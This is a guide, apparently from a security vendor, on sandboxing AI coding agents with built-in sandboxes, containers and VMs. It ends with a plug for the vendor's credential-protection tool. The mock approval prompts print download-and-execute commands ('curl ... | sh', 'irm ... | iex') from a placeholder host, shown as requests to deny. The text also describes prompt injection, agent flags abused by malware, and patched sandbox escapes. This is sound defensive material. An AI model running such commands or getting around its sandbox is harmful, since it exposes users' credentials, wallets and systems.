How to sandbox an AI agent: Claude Code, Codex, Docker
How to sandbox an AI agent: the built-in sandboxes in Claude Code, Codex and Antigravity, Docker, devcontainers and VMs, and what each one does not stop.
How to sandbox an AI agent comes down to one question: if the agent runs the wrong command, what can that command touch? Claude Code (claude), OpenAI Codex (codex), Google Antigravity and its agy CLI, Gemini CLI and Cursor all run shell commands on your computer, as you. A sandbox decides which files those commands can change, which servers they can reach, and whether they ever see your home folder.
Every one of these tools now ships some kind of sandbox. None of them is a complete wall on its own, and the vendors say so in their docs. This guide shows each layer, what it really stops, and the setup that works for most people.
Is YOLO mode safe? (--dangerously-skip-permissions, --yolo, Turbo)
YOLO mode is safe only inside a box you would not mind losing. On your everyday computer, it means every command the agent decides on runs without anyone looking, including commands planted by text it read in a README, an issue or a web page (that is prompt injection).
The names differ by tool: Claude Code's --dangerously-skip-permissions, Codex's --dangerously-bypass-approvals-and-sandbox (alias --yolo), Gemini CLI's --yolo, Antigravity's Turbo preset and Cursor's Run Everything. Anthropic's docs are blunt: always run --dangerously-skip-permissions sessions inside a container, a VM or its sandbox runtime.
What goes wrong is not always an attack. In December 2025, The Register reported that Antigravity in Turbo mode, asked to clear a project's cache, deleted the root of a user's entire D: drive, past the Recycle Bin. And malware already uses these flags on purpose: the s1ngularity attack in August 2025 called Claude Code, Gemini CLI and Amazon Q with their permission checks switched off and asked them to hunt the disk for wallets and keys.
What does each sandbox layer actually stop?
A sandbox stops what a command may write and where it may connect; most of them leave reading wide open. That single fact explains most surprises.
Claude Code's docs say its sandboxed commands can read "most of the machine, including credential files such as ~/.ssh and ~/.aws/credentials" unless you deny them. Codex's docs list "whole filesystem" as readable in every sandbox mode. The network block is what keeps that data from leaving, so every domain you allow is a possible way out.
| Layer | What it stops | What it does not stop |
|---|---|---|
Built-in sandbox (/sandbox, Codex workspace-write, agy Default) |
Writes outside the project, unapproved network | Reads of your home folder; the agent's own file tools, MCP servers and hooks run outside it (Claude Code) |
| Container or devcontainer | Everything outside the folders you mount | Anything you mount or pass in; it shares your computer's kernel |
| Virtual machine, Docker Sandboxes, cloud sessions | Your real system entirely, own kernel | What you copy in, and the internet you allow |
| Separate OS user | Your home folder, browser profiles, wallets | Shared folders and anything that user can reach |
A mounted folder is fully exposed: the agent can read, change and delete everything in it, and the change lands on your real disk. A container is not a VM either. In November 2025 runc, the piece Docker uses to start containers, fixed three bugs (CVE-2025-31133, CVE-2025-52565, CVE-2025-52881) that let a malicious image or Dockerfile break out of its container onto the host.
How to sandbox an AI agent, step by step
You do not need all five steps for every project. Steps 1 and 4 are for every agent on every computer; add a container for daily work and a VM or separate account for code from strangers.
- 1Turn on the agent's own sandboxShown for Codex, the one agent with a native sandbox on Windows, macOS and Linux. Claude Code, agy, Gemini CLI and Cursor have their own switch, listed below.C:\Users\you\.codex\config.toml
1sandbox_mode = "workspace-write"1
2approval_policy = "on-request"
3[windows]
4sandbox = "elevated"2
- 1Commands may change files in the project only
- 2Separate low-privilege sandbox users and a firewall rule that blocks the network
~/.codex/config.toml1sandbox_mode = "workspace-write"1
2approval_policy = "on-request"
3[sandbox_workspace_write]
4network_access = false2
- 1Commands may change files in the project only
- 2No internet for commands unless you approve it
~/.codex/config.toml1sandbox_mode = "workspace-write"1
2approval_policy = "on-request"
3[sandbox_workspace_write]
4network_access = false2
- 1Commands may change files in the project only
- 2No internet for commands unless you approve it
- 2Run it in a container that sees one folderagent-box is an image you build with the agent installed and a normal user inside. Only the project goes in.Windows PowerShell
PS C:\Users\you>you@MacBook ~ %you@laptop:~$docker run --rm -it -v C:\Users\you\projects\invoice-app:/work -w /work agent-box1
agent@c41f2e:/work$ claude
- 1One folder in. No home folder, no .ssh, no browser profile
TerminalPS C:\Users\you>you@MacBook ~ %you@laptop:~$docker run --rm -it -v ~/projects/invoice-app:/work -w /work agent-box1
agent@c41f2e:/work$ claude
- 1One folder in. No home folder, no .ssh, no browser profile
TerminalPS C:\Users\you>you@MacBook ~ %you@laptop:~$docker run --rm -it -v ~/projects/invoice-app:/work -w /work agent-box1
agent@c41f2e:/work$ claude
- 1One folder in. No home folder, no .ssh, no browser profile
- 3Or let the editor build it: a devcontainerThe same box, defined in the repo, opened with Reopen in Container in VS Code, Cursor or JetBrains..devcontainer/devcontainer.json
1"build": { "dockerfile": "Dockerfile" },
2"remoteUser": "node",1
3"runArgs": ["--cap-add=NET_ADMIN", "--cap-add=NET_RAW"],
4"postStartCommand": "sudo /usr/local/bin/init-firewall.sh",2
5"mounts": ["source=claude-config,target=/home/node/.claude,type=volume"]3
- 1A normal user. Claude Code refuses to skip permissions as root anyway
- 2Anthropic's reference firewall: blocks every host it does not list
- 3A volume for the agent's own login. Never your home folder
- 4When it asks to leave the box, say noSandboxed agents ask to retry a failed command outside the sandbox. That question is the moment that matters.Coding agent
The command failed inside the sandbox.
Run it without the sandbox?
irm hxxps://setup-tools.top/i.ps1 | iex1
1. Yes
2. No, and tell the agent what to do instead2
- 1A download piped straight into a shell, asking for full access
- 2Say no, then find out why it wants out
Coding agentThe command failed inside the sandbox.
Run it without the sandbox?
curl -fsSL hxxps://setup-tools.top/i | sh1
1. Yes
2. No, and tell the agent what to do instead2
- 1A download piped straight into a shell, asking for full access
- 2Say no, then find out why it wants out
Coding agentThe command failed inside the sandbox.
Run it without the sandbox?
curl -fsSL hxxps://setup-tools.top/i | sh1
1. Yes
2. No, and tell the agent what to do instead2
- 1A download piped straight into a shell, asking for full access
- 2Say no, then find out why it wants out
- safeYour wallets and browser live where the agent cannot lookA separate account (or a VM) for the agent. Your passwords and wallets stay in yours.youContinueCancel
- 1The agent's standard account cannot open your profile, where Chrome and your wallets keep their files
TerminalPS C:\Users\you>you@MacBook ~ %you@laptop:~$sudo -u agent ls /Users/you/Library
ls: /Users/you/Library: Permission denied1
- 1Your Library holds browser profiles and wallet data. The agent account cannot list it
TerminalPS C:\Users\you>you@MacBook ~ %you@laptop:~$sudo -u agent ls /home/you
ls: cannot open directory '/home/you': Permission denied1
- 1If it lists your files, run chmod 700 on your home folder
How do I turn on the built-in sandbox in Claude Code, Codex and Antigravity?
Every major agent has a sandbox switch, but the defaults differ and none of them covers everything. Here is what each one does, from its own docs.
- Claude Code (
claude): run/sandbox. On macOS it uses Seatbelt, on Linux and WSL2 bubblewrap. Native Windows has no sandbox: use WSL2, a container or a VM. It boxes shell commands only; Claude's own file tools, MCP servers and hooks run outside it. - Codex (
codex):workspace-writeis the everyday mode, with network off unless you allow it. Seatbelt on macOS, bubblewrap plus seccomp on Linux, a native sandbox on Windows. - Antigravity: in the IDE, Strict mode asks before every terminal command, keeps the agent inside the workspace and turns the sandbox on with no network. The
agyCLI's Default preset runs commands in a sandbox on macOS and Linux; Turbo has no isolation at all. - Gemini CLI:
--sandbox(or-s) runs tools in Docker, Podman, gVisor or macOS Seatbelt. - Cursor: Auto-review and Allowlist modes can run shell commands in a sandbox (Seatbelt on macOS, Landlock on Linux); Run Everything has none.
These sandboxes get bypassed and patched like any software. In 2026 Claude Code fixed a symlink escape in 2.1.64 (CVE-2026-39861) and a network allowlist bypass in 2.1.90, found by Aonan Guan. Pillar Security showed Antigravity's find_by_name tool running programs around Secure Mode, because it was a built-in tool rather than a shell command; Google fixed it on February 28, 2026. Update your agent, and stack a second layer.
For power usersClaude Code sandbox keys
- Turn on for all projects:
"sandbox": {"enabled": true}in~/.claude/settings.json. Linux and WSL2 needbubblewrapandsocat(sudo apt-get install bubblewrap socat). - Strict sandbox mode:
"allowUnsandboxedCommands": false(ignores thedangerouslyDisableSandboxretry) plus"failIfUnavailable": true(no silent fallback when the sandbox cannot start). - Close reads:
sandbox.filesystem.denyRead(for example["~/"]withallowReadfor the project), orpermissions.blockReadsOutsideWorkingDirectories.sandbox.credentialsentries with"mode": "deny"for~/.sshand~/.aws/credentials. - Network:
sandbox.network.allowedDomainsstarts empty;"strictAllowlist": truedenies other hosts instead of asking (v2.1.219+). Keep the list short: broad domains likegithub.comcan carry data out. - Box the whole process, file tools, MCP servers and hooks included:
npx @anthropic-ai/sandbox-runtime claude(beta), a container or a VM. --dangerously-skip-permissionsrefuses to start as root on Linux and macOS. Block it for a team withpermissions.disableBypassPermissionsMode: "disable"in managed settings.
For power usersCodex, agy, Gemini CLI and Cursor keys
- Codex
~/.codex/config.toml:sandbox_mode = "read-only" | "workspace-write" | "danger-full-access",approval_policy = "on-request",[sandbox_workspace_write] network_access = false, extra paths inwritable_roots. Native Windows:[windows] sandbox = "elevated"(dedicated lower-privilege users and firewall rules;unelevatedis the weaker fallback). WSL1 is unsupported since 0.115. - Codex flags:
--sandbox workspace-write --ask-for-approval on-request.--dangerously-bypass-approvals-and-sandbox(--yolo) removes both: only in a disposable VM. - agy:
--sandboxper session orenableTerminalSandboxin settings. Windows does not have the terminal sandbox on by default yet: keep Request Review there. - Gemini CLI:
GEMINI_SANDBOX=docker|podman|sandbox-exec|runsc|lxcor"tools": {"sandbox": true}insettings.json; macOS profiles viaSEATBELT_PROFILE. - Cursor: network domains and extra paths in
sandbox.json; the Linux sandbox needs kernel 6.2+ with Landlock v3.
How to run Claude Code in Docker or a devcontainer
A container is the everyday answer: the agent works in a small Linux system that only sees the folders you hand it. The rule is simple. Mount the project, nothing else, and run as a normal user.
What never goes into an agent's container:
- your home folder (
-v ~:/home/...), or any folder above the project -
~/.ssh,~/.aws,~/.config/gcloud,~/.kubeand.envfiles with live keys - your SSH agent: VS Code's Dev Containers extension forwards it into the container automatically and copies your
.gitconfig, so give the agent a repository-scoped token and keep the agent empty while it works - a browser profile or a wallet folder, ever
- the Docker socket (
/var/run/docker.sock): Anthropic's docs warn it "effectively grants access to the host system" -
--privileged, or running the agent as root
Anthropic's own warning is the honest one: with --dangerously-skip-permissions, a dev container does not stop a malicious project from sending out anything inside the container, including Claude Code's own login in ~/.claude. Only use them on repositories you trust, and pair them with the firewall.
If you want the box without building it, Docker Sandboxes runs agents (Claude Code, Codex, Copilot, Cursor, Gemini, OpenCode and more) in a microVM with its own kernel: sbx run claude from the project folder. Only that folder is shared, the network starts on a default-deny "Balanced" policy, and Docker's docs say the raw credential values "never enter the VM".
For power usersDocker flags, devcontainer and Docker Sandboxes
- A tighter
docker run:--rm -it --user 1000:1000 --cap-drop ALL --security-opt no-new-privileges -v <project>:/work -w /work. Add--network nonefor offline work,--read-onlywith a tmpfs for scratch space. - Devcontainer: Anthropic's feature
ghcr.io/anthropics/devcontainer-features/claude-code:1.0, or copy the reference.devcontainer/from theanthropics/claude-coderepo (default-denyinit-firewall.sh,NET_ADMIN/NET_RAWonly for that firewall). Keep the agent's login in a named volume withCLAUDE_CONFIG_DIRpointing at it. - SSH: run
ssh-add -Don your computer before opening the container if the agent should push nothing with your keys. Prefer a fine-grained token scoped to one repository, passed throughcontainerEnvor a Codespaces secret. - Docker Sandboxes needs no Docker Desktop. macOS 14+ on Apple silicon:
brew install docker/tap/sbx. Windows 11 with Windows Hypervisor Platform:winget install -h Docker.sbx. Ubuntu 24.04+ with KVM:sudo apt install docker-sbxafter adding Docker's repository. - Network presets in Docker Sandboxes: Open, Balanced (default deny with common dev sites), Locked Down.
Should I run my AI agent in a VM or as a separate user?
Use a VM for any repository you did not write. Anthropic's guidance is the same: "a dedicated virtual machine" for untrusted repositories, because it has its own kernel and nothing on your real system is in reach. UTM or Parallels on a Mac, Hyper-V or VirtualBox on Windows, KVM on Linux all work; snapshot it clean and roll back after each risky job. Claude Code cloud sessions run in a VM that Anthropic manages.
A separate OS account is the cheap middle ground for agents that need your desktop, such as an IDE. Create a standard (not administrator) account for the agent and do your banking, wallets and everyday browsing in yours. On Linux, check that /home/you is not readable to others and run chmod 700 ~ if it is.
How do I stop an agent from sending my data out? (network egress)
Block the network by default and open it host by host. Most leaks need an outbound connection, so the allowlist is your real data boundary.
- Start closed. Codex
workspace-writeand Claude Code's sandbox both start without open internet; leave it that way and approve hosts when the agent asks. - Allow registries, not whole platforms.
registry.npmjs.orgis safer than*.github.com, and Claude Code's docs warn that broad domains can carry data out. - Firewall the container. Use a default-deny script like Anthropic's
init-firewall.sh, or Docker Sandboxes' Balanced or Locked Down policy. - Never paste a token into the chat. Pass secrets through the tool's environment settings so they do not end up in a log or a prompt.
What a sandbox does not stop
A sandbox does not stop prompt injection, a malicious package you approve, or an agent you run outside it. It also cannot help with the times you skip it: the quick fix on your laptop, the agent in a CI job, the "just this once" retry with full access.




That is where your real computer needs its own lock. antitheft works one layer under any sandbox: when a program the agent starts, a package's install script or a hijacked agent process itself tries to open your browser's saved passwords, logins, session cookies or crypto wallets, on Linux it is refused, because only the app that owns them may open them. A brand-new stealer gets the same answer. On Windows and macOS antitheft stops it the moment it touches them.
For your SSH keys, .env files and developer tokens (npm, PyPI, Git and cloud keys), antitheft's Activity view shows you which programs opened them, so you know what to rotate after a scare. Keep your source code and the agent's own login token out of the agent's reach.
What to do if your agent ran something outside the sandbox
If the agent ran a command you did not expect with full access, treat the computer as compromised and work from another device.
- Stop the agent and disconnect the computer from the internet.
- Move your crypto first to a new wallet created on a clean device.
- Change your important passwords (email first) and sign out of every session.
- Rotate developer secrets: SSH keys, API tokens including your AI provider key, cloud and package registry tokens.
- Check what changed: shell profiles, startup items,
.claude/,.codex/and.mcp.jsonfiles, new MCP servers. The AI agent supply chain guide covers what malware plants in agent configs. - Reinstall the system before you trust it with money again.
Questions people ask
Is --dangerously-skip-permissions safe?
Only inside a container, a VM or Anthropic's sandbox runtime, as a normal (non-root) user, with network limits. Anthropic's own docs say to always run --dangerously-skip-permissions sessions inside one of those, and Claude Code refuses the flag when started as root on Linux and macOS. On your everyday computer it means every command the agent decides on runs without anyone looking, including ones planted by text it read.
Can I run Claude Code in Docker?
Yes. Anthropic publishes a dev container feature (ghcr.io/anthropics/devcontainer-features/claude-code) and a reference dev container with a default-deny firewall, and Docker's own Docker Sandboxes start it with sbx run claude inside a microVM. Mount only the project folder, run as a non-root user, and keep your home folder, ~/.ssh and browser profiles out.
Is a devcontainer enough to sandbox an AI agent?
It is a good box for trusted projects, not a wall. Anthropic warns that with --dangerously-skip-permissions a dev container does not stop a malicious project from sending out anything inside the container, including Claude Code's own login. A container also shares your computer's kernel, and VS Code forwards your SSH agent into it by default. For a repository you do not trust, use a VM.
Can an AI agent escape its sandbox?
It has happened, and each case was patched. In 2026 alone: Claude Code fixed a symlink sandbox escape in 2.1.64 (CVE-2026-39861) and a network allowlist bypass in 2.1.90, Google fixed an Antigravity tool that ran commands around Secure Mode, and Cursor 3.0 fixed two sandbox escapes. Keep the agent updated and stack two layers, such as the built-in sandbox inside a container or VM.
Should I run my AI agent in a VM?
For code you did not write, yes: a virtual machine has its own kernel, so a container escape or a kernel bug does not reach your real system. Anthropic recommends a dedicated VM for untrusted repositories. Docker Sandboxes and Claude Code cloud sessions give you that separation without building the VM yourself.
Does antitheft sandbox my AI agent?
No. antitheft does not box the agent, does not read what it reads and does not stop prompt injection. It works one layer down, on your real computer: when anything the agent starts, sandboxed or not, tries to open your browser's saved passwords, logins, session cookies or crypto wallets, on Linux it is refused, because only the app that owns them may open them, and on Windows and macOS it is stopped the moment it touches them.
the short version
To sandbox an AI agent, put a wall between what it runs and the computer that holds your money and logins. Turn on the agent's own sandbox, run it in a container or devcontainer that sees only the project folder, use a VM for code you do not trust, and keep YOLO modes like --dangerously-skip-permissions inside that box. A sandbox limits writes and network, not reads, so keep your wallets and real browser profile out of the agent's reach.
sources
- Claude Code Docs: Configure the sandboxed Bash tool (defaults, what runs outside it, security limitations)
- Claude Code Docs: Choose a sandbox environment (Bash sandbox, sandbox runtime, dev containers, VMs)
- Claude Code Docs: Development containers
- anthropics/claude-code: reference .devcontainer (devcontainer.json, Dockerfile, init-firewall.sh)
- GitHub Advisory GHSA-vp62-r36r-9xqp: Claude Code sandbox escape via symlink following (CVE-2026-39861) (Apr 2026)
- Aonan Guan: Second time, same sandbox, another Claude Code network sandbox bypass (May 2026)
- OpenAI Codex Docs: Agent approvals and security, and Sandboxing (modes, per-OS sandbox)
- OpenAI Codex Docs: Windows sandbox (elevated and unelevated)
- OpenAI Codex Docs: Configuration reference (sandbox_mode, approval_policy, network_access)
- Google Antigravity Docs: Terminal sandbox, Permissions, and Settings (Strict mode)
- Pillar Security: Prompt injection leads to RCE and sandbox escape in Antigravity (Apr 2026)
- The Register: Google Antigravity vibe-codes user's entire drive out of existence (Dec 2025)
- Gemini CLI Docs: Sandboxing
- Cursor Docs: Run Modes and sandboxing
- Docker Docs: Docker Sandboxes (security model, install, get started)
- Visual Studio Code Docs: Sharing Git credentials with your container (SSH agent forwarding)
- runc security advisory on oss-security: three container breakouts (CVE-2025-31133, CVE-2025-52565, CVE-2025-52881) (Nov 2025)
- StepSecurity: s1ngularity, Nx build system package compromised with data-stealing malware (AI CLI flags abused) (Aug 2025)